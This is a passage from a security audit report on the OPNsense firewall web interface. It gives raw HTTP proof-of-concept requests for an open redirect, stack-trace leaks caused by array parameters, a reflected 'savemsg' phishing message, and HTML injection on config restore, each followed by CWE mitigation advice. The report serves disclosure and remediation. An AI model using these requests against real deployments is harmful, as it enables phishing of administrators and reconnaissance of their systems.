↪  *;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://opnsense/?url=///testlt.pl
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

UHFSU0pHWGU3SHhJamJjRFlCOU12Zz09=Y0RMK2NaV1Q4RTM2OCtmMXRzVk0xQT09&usernamefld=root&passwordfld=op
↪  nsense&login=1
```

```
HTTP/2 302 Found
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval';
↪  style-src 'self' 'unsafe-inline' 'unsafe-eval';
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: same-origin
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=6edfe5f4d15c4eaeb3e915bff8a08d93; path=/; secure; HttpOnly
Location: ///testlt.pl
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Date: Tue, 20 Jun 2023 12:12:28 GMT
Server: OPNsense
```

4.6.2 Mitigation

Phase: Implementation - Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if the input is only expected to contain colors such as "red" or "blue." Do not rely exclusively on looking for malicious or malformed inputs. This is likely to miss at least one undesirable input, especially if the code's environment changes. This can give attackers enough room to bypass the intended validation. However, denylists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. Use a list of approved URLs or domains to be used for redirection.

Phase: Architecture and Design - Use an intermediate disclaimer page that provides the user with a clear warning that they are leaving the current site. Implement a long timeout before the redirect occurs, or force the user to click on the link. Be careful to avoid XSS problems (CWE-79) when generating the disclaimer page.

Phase: Architecture and Design - When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs. For example, ID 1 could map to "/login.asp" and ID 2 could map to "http://www.example.com/". Features such as the ESAPI AccessReferenceMap provide this capability.

Phase: Architecture and Design - Ensure that no externally-supplied requests are honored by requiring that all redirect requests include a unique nonce generated by the application. Be sure that the nonce is not predictable (CWE-330).

Phase: Architecture and Design - Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls. Many open redirect problems occur because the programmer assumed that certain inputs could not be modified, such as cookies and hidden form fields.

Phase: Operation - Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

4.7 CWE-209: Generation of Error Message Containing Sensitive Information

The product generates an error message that includes sensitive information about its environment, users, or associated data.

The sensitive information may be valuable information on its own (such as a password), or it may be useful for launching other, more serious attacks. The error message may be created in different ways:

- self-generated: the source code explicitly constructs the error message and delivers it

- externally-generated: the external environment, such as a language interpreter, handles the error and constructs its own message, whose contents are not under direct control by the programmer

An attacker may use the contents of error messages to help launch another, more focused attack. For example, an attempt to exploit a path traversal weakness (CWE-22) might yield the full pathname of the installed application. In turn, this could be used to select the proper number of ".." sequences to navigate to the targeted file. An attack using SQL injection (CWE-89) might not initially succeed, but an error message could reveal the malformed query, which would expose query logic and possibly even passwords or other sensitive information used within the query.

4.7.1 LT-0015 Verbose error messages

LOW
CERTAIN

Concerns	API
CVSS Score	3.5 Low
CVSS Vector	CVSS:3.1/AV:A/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N

API not properly handle errors and displays technical information, including stack traces. This vulnerability can help an attacker in the application recognition.

It is advised to use generic error messages that do not reveal such information.

Vulnerability details

```
Example when wrong type of GET parameter (an array) is submitted

GET /api/diagnostics/firewall/log/?digest=z&limit[]=z HTTP/2
Host: opnsense
Cookie: cookie_test=43ceb2d1b5ec0207ad7d8a63d11167a8; PHPSESSID=9147b2286575a138a1731b7a25274e90
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: application/json
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
X-Csrftoken: U0hhMllpTlJhdTNhSnJWdGlESnU4dz09
Referer: https://opnsense/ui/diagnostics/firewall/log
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9


HTTP/2 500 Internal Server Error
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=9147b2286575a138a1731b7a25274e90; path=/; secure; HttpOnly
Content-Type: application/json;charset=utf-8
Content-Length: 896
Date: Mon, 12 Jun 2023 14:26:46 GMT
Server: OPNsense
```

```
{"errorMessage":"/usr/local/opnsense/mvc/app/library/OPNsense/Core/Backend.php:172:
↪  escapeshellarg(): Argument #1 ($arg) must be of type string, array given","errorTrace":"#0
↪  /usr/local/opnsense/mvc/app/library/OPNsense/Core/Backend.php(172): escapeshellarg(Array)\n#1
↪  /usr/local/opnsense/mvc/app/controllers/OPNsense/Diagnostics/Api/FirewallController.php(53):
↪  OPNsense\\Core\\Backend->configdpRun('filter read log', Array)\n#2 [internal function]:
↪  OPNsense\\Diagnostics\\Api\\FirewallController->logAction()\n#3 [internal function]:
↪  Phalcon\\Dispatcher\\AbstractDispatcher->callActionMethod(Object(OPNsense\\Diagnostics\\Api\\⌋
↪  FirewallController), 'logAction', Array)\n#4 [internal function]:
↪  Phalcon\\Dispatcher\\AbstractDispatcher->dispatch()\n#5 /usr/local/opnsense/www/api.php(24):
↪  Phalcon\\Mvc\\Application->handle('/api/diagnostic...')\n#6 {main}","errorTitle":"An API
↪  exception occurred"}
```

```
POST /api/firewall/XXX HTTP/2
Host: opnsense
Cookie: cookie_test=575ebef9201385f71177e38c169c5af3; PHPSESSID=9e718e7ab3f9d59cc699a2bc0d596ef9
Content-Length: 2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: application/json
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
X-Csrftoken: VUlyWVI0bWkyYkdjWDNvVGprQ1F2UT09
Origin: https://opnsense
Referer: https://opnsense/ui/firewall/alias_util/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{}

HTTP/2 400 Bad Request
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=9e718e7ab3f9d59cc699a2bc0d596ef9; path=/; secure; HttpOnly
Content-Security-Policy: default-src 'self' ;img-src 'self' ;script-src 'self' 'unsafe-inline'
↪  'unsafe-eval' ;style-src 'self' 'unsafe-inline' 'unsafe-eval' ;
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: same-origin
Content-Type: application/json
Content-Length: 86
Date: Thu, 15 Jun 2023 10:29:30 GMT
Server: OPNsense

{"message":"controller OPNsense\\Firewall\\Api\\XXXController not found","status":400}
```

```
GET /system_usermanager.php?act=edit&userid[] HTTP/2
Host: opnsense
Cookie: cookie_test=5bd90fe8915ae30eb99f23d3e7811e76; PHPSESSID=428a5d4cf28269ea68b67bf5b4b112b4
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/⌋
↪  *;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: https://opnsense/system_usermanager.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9


HTTP/2 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
```

```
Set-Cookie: PHPSESSID=428a5d4cf28269ea68b67bf5b4b112b4; path=/; secure; HttpOnly
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval';
↪  style-src 'self' 'unsafe-inline' 'unsafe-eval';
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: same-origin
Content-Type: text/html; charset=UTF-8
Accept-Ranges: bytes
Content-Length: 200
Date: Mon, 19 Jun 2023 12:56:41 GMT
Server: OPNsense


Fatal error: Uncaught TypeError: Illegal offset type in isset or empty in
↪  /usr/local/www/system_usermanager.php:85
Stack trace:
#0 {main}
  thrown in /usr/local/www/system_usermanager.php on line 85
```

```
GET /wizard.php?xml[]= HTTP/2
Host: opnsense
Cookie: cookie_test=5bd90fe8915ae30eb99f23d3e7811e76; PHPSESSID=428a5d4cf28269ea68b67bf5b4b112b4
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/⌋
↪  *;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9


HTTP/2 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=428a5d4cf28269ea68b67bf5b4b112b4; path=/; secure; HttpOnly
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval';
↪  style-src 'self' 'unsafe-inline' 'unsafe-eval';
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: same-origin
Content-Type: text/html; charset=UTF-8
Accept-Ranges: bytes
Content-Length: 274
Date: Mon, 19 Jun 2023 13:44:13 GMT
Server: OPNsense


Fatal error: Uncaught TypeError: htmlspecialchars(): Argument #1 ($string) must be of type
↪  string, array given in /usr/local/www/wizard.php:78
Stack trace:
#0 /usr/local/www/wizard.php(78): htmlspecialchars(Array)
#1 {main}
  thrown in /usr/local/www/wizard.php on line 78
```

4.7.2 Mitigation

Phase: Implementation - Ensure that error messages only contain minimal details that are useful to the intended audience and no one else. The messages need to strike the balance between being too cryptic (which can confuse users) or being too detailed (which may reveal more than intended). The messages should not reveal the methods that were used to determine the error. Attackers can use detailed information to refine or optimize their original attack, thereby increasing their chances of success. If errors must be captured in some detail, record them in log messages, but consider what could occur if the log messages can be viewed by attackers. Highly sensitive information such as passwords should never be saved to log files. Avoid inconsistent messaging that might accidentally tip off an attacker about internal state, such as whether a user account exists or not.

Phase: Implementation - Handle exceptions internally and do not display errors containing potentially sensitive information to a user.

Phase: Implementation - Use naming conventions and strong types to make it easier to spot when sensitive data is being used. When creating structures, objects, or other complex entities, separate the sensitive and non-sensitive data as much as possible.

Phase: Implementation - Debugging information should not make its way into a production release.

Phase: System Configuration - Where available, configure the environment to use less verbose error messages. For example, in PHP, disable the display_errors setting during configuration, or at runtime using the error_reporting() function.

Phase: System Configuration - Create default error pages or messages that do not leak any information.

4.8 Informative note

Such notes concern potential issues which might not be directly related to security.

4.8.1 LT-0009 Custom message injection - system_usermanager.php WONTFIX

INFO
CERTAIN

Concerns	OPNsense GUI
CVSS Score	— None
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:N

The value of "savemsg" URL query parameter is reflected on the page by the application. Because of this behavior it is possible to trick user into visiting website controlled by the attacker via misleading message.

It is advised to use predefined messages and reference them by identifier instead of passing message directly through URL query parameter.

Vulnerability details

```
GET /system_usermanager.php? savemsg =Admin%20account%20locked.%20Visit%20https://testlt.pl/unlock⌋
↪  %20to%20unlock%20it.
↪  HTTP/2
Host: opnsense
Cookie: cookie_test=a160c75b0650e3260e19bf20f0eaa1ee; PHPSESSID=9aa2e0a14caee628fa8d48b2db7ced4c
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/⌋
↪  *;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9


HTTP/2 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=9aa2e0a14caee628fa8d48b2db7ced4c; path=/; secure; HttpOnly
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval';
↪  style-src 'self' 'unsafe-inline' 'unsafe-eval';
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: same-origin
Content-Type: text/html; charset=UTF-8
Accept-Ranges: bytes
Content-Length: 84397
Date: Mon, 26 Jun 2023 10:28:29 GMT
Server: OPNsense

<!doctype html>
<html lang="en-US" class="no-js">
[...]
```

```
<div style="margin-top: 8px;"> Admin account locked.  Visit https://testlt.pl/unlock to unlock
↪  it.</div>
[...]
```

4.8.2 LT-0010 Improper error handling WONTFIX

INFO

CERTAIN

Concerns	OPNsense GUI
CVSS Score	— None
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N

It is possible to inject HTML code into the error response when uploading a configuration file. Reflected data is too short to create a meaningful JavaScript payload that would lead to Cross-Site Scripting (XSS) attack.

When returning any data to the application it should be sanitized, e.g. using htmlspecialchars() function. If returned data is not a HTML webpage it's content type should be different than text/html to avoid rendering its content in the browser, which can lead to attacks.

Vulnerability details

```
POST /diag_backup.php HTTP/2
Host: opnsense
Cookie: PHPSESSID=3f8726e65e1e5255d7ec53303d22f994
Content-Length: 1787
Origin: https://opnsense
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarykQrJgaAXBJkC6PTw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
↪  *;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: https://opnsense/diag_backup.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

------WebKitFormBoundarykQrJgaAXBJkC6PTw
Content-Disposition: form-data; name="N1pTalZGMWxSRldobktmMWNvZVhjdz09"

MnZGQ1phMG1wOWFUcGc2UlFuZ1FGQT09
------WebKitFormBoundarykQrJgaAXBJkC6PTw
Content-Disposition: form-data; name="donotbackuprrd"

on
------WebKitFormBoundarykQrJgaAXBJkC6PTw
Content-Disposition: form-data; name="encrypt_password"


------WebKitFormBoundarykQrJgaAXBJkC6PTw
Content-Disposition: form-data; name="encrypt_passconf"

zxc
------WebKitFormBoundarykQrJgaAXBJkC6PTw
Content-Disposition: form-data; name="restorearea"

<u>
------WebKitFormBoundarykQrJgaAXBJkC6PTw
Content-Disposition: form-data; name="conffile"; filename="test.xml"
Content-Type: text/plain

</u>
------WebKitFormBoundarykQrJgaAXBJkC6PTw
Content-Disposition: form-data; name="rebootafterrestore"

on
------WebKitFormBoundarykQrJgaAXBJkC6PTw
```

```
Content-Disposition: form-data; name="decrypt_password"


------WebKitFormBoundarykQrJgaAXBJkC6PTw
Content-Disposition: form-data; name="restore"

Restore configuration
------WebKitFormBoundarykQrJgaAXBJkC6PTw
Content-Disposition: form-data; name="GDrive_GDriveEmail"


------WebKitFormBoundarykQrJgaAXBJkC6PTw
Content-Disposition: form-data; name="GDrive_GDriveP12key"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundarykQrJgaAXBJkC6PTw
Content-Disposition: form-data; name="GDrive_GDriveFolderID"


------WebKitFormBoundarykQrJgaAXBJkC6PTw
Content-Disposition: form-data; name="GDrive_GDriveBackupCount"

60
------WebKitFormBoundarykQrJgaAXBJkC6PTw
Content-Disposition: form-data; name="GDrive_GDrivePassword"


------WebKitFormBoundarykQrJgaAXBJkC6PTw
Content-Disposition: form-data; name="GDrive_GDrivePasswordConfirm"


------WebKitFormBoundarykQrJgaAXBJkC6PTw--


HTTP/2 200 OK
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval';
↪  style-src 'self' 'unsafe-inline' 'unsafe-eval';
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: same-origin
Set-Cookie: PHPSESSID=3f8726e65e1e5255d7ec53303d22f994; path=/; secure; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Content-Length: 625
Date: Fri, 16 Jun 2023 09:58:01 GMT
Server: OPNsense


Fatal error: Uncaught OPNsense\Core\ConfigException: invalid config xml in
↪  /usr/local/opnsense/mvc/app/library/OPNsense/Core/Config.php:383
Stack trace:
#0 /usr/local/opnsense/mvc/app/library/OPNsense/Core/Config.php(174):
↪  OPNsense\Core\Config->loadFromStream(Resource id #38)
#1 /usr/local/etc/inc/config.inc(99): OPNsense\Core\Config->toArrayFromFile('/tmp/tmpxml', Array)
#2 /usr/local/www/diag_backup.php(54): load_config_from_file('/tmp/tmpxml')
#3 /usr/local/www/diag_backup.php(210): restore_config_section('<u>', '</u>')
#4 {main}
  thrown in /usr/local/opnsense/mvc/app/library/OPNsense/Core/Config.php on line 383
```

4.8.3 Mitigation

Informative notes are general and do not have specific recommendations.

CWE License

This raport uses vulnerability types based on CWE (Common Weakness Enumeration), shared under the following license.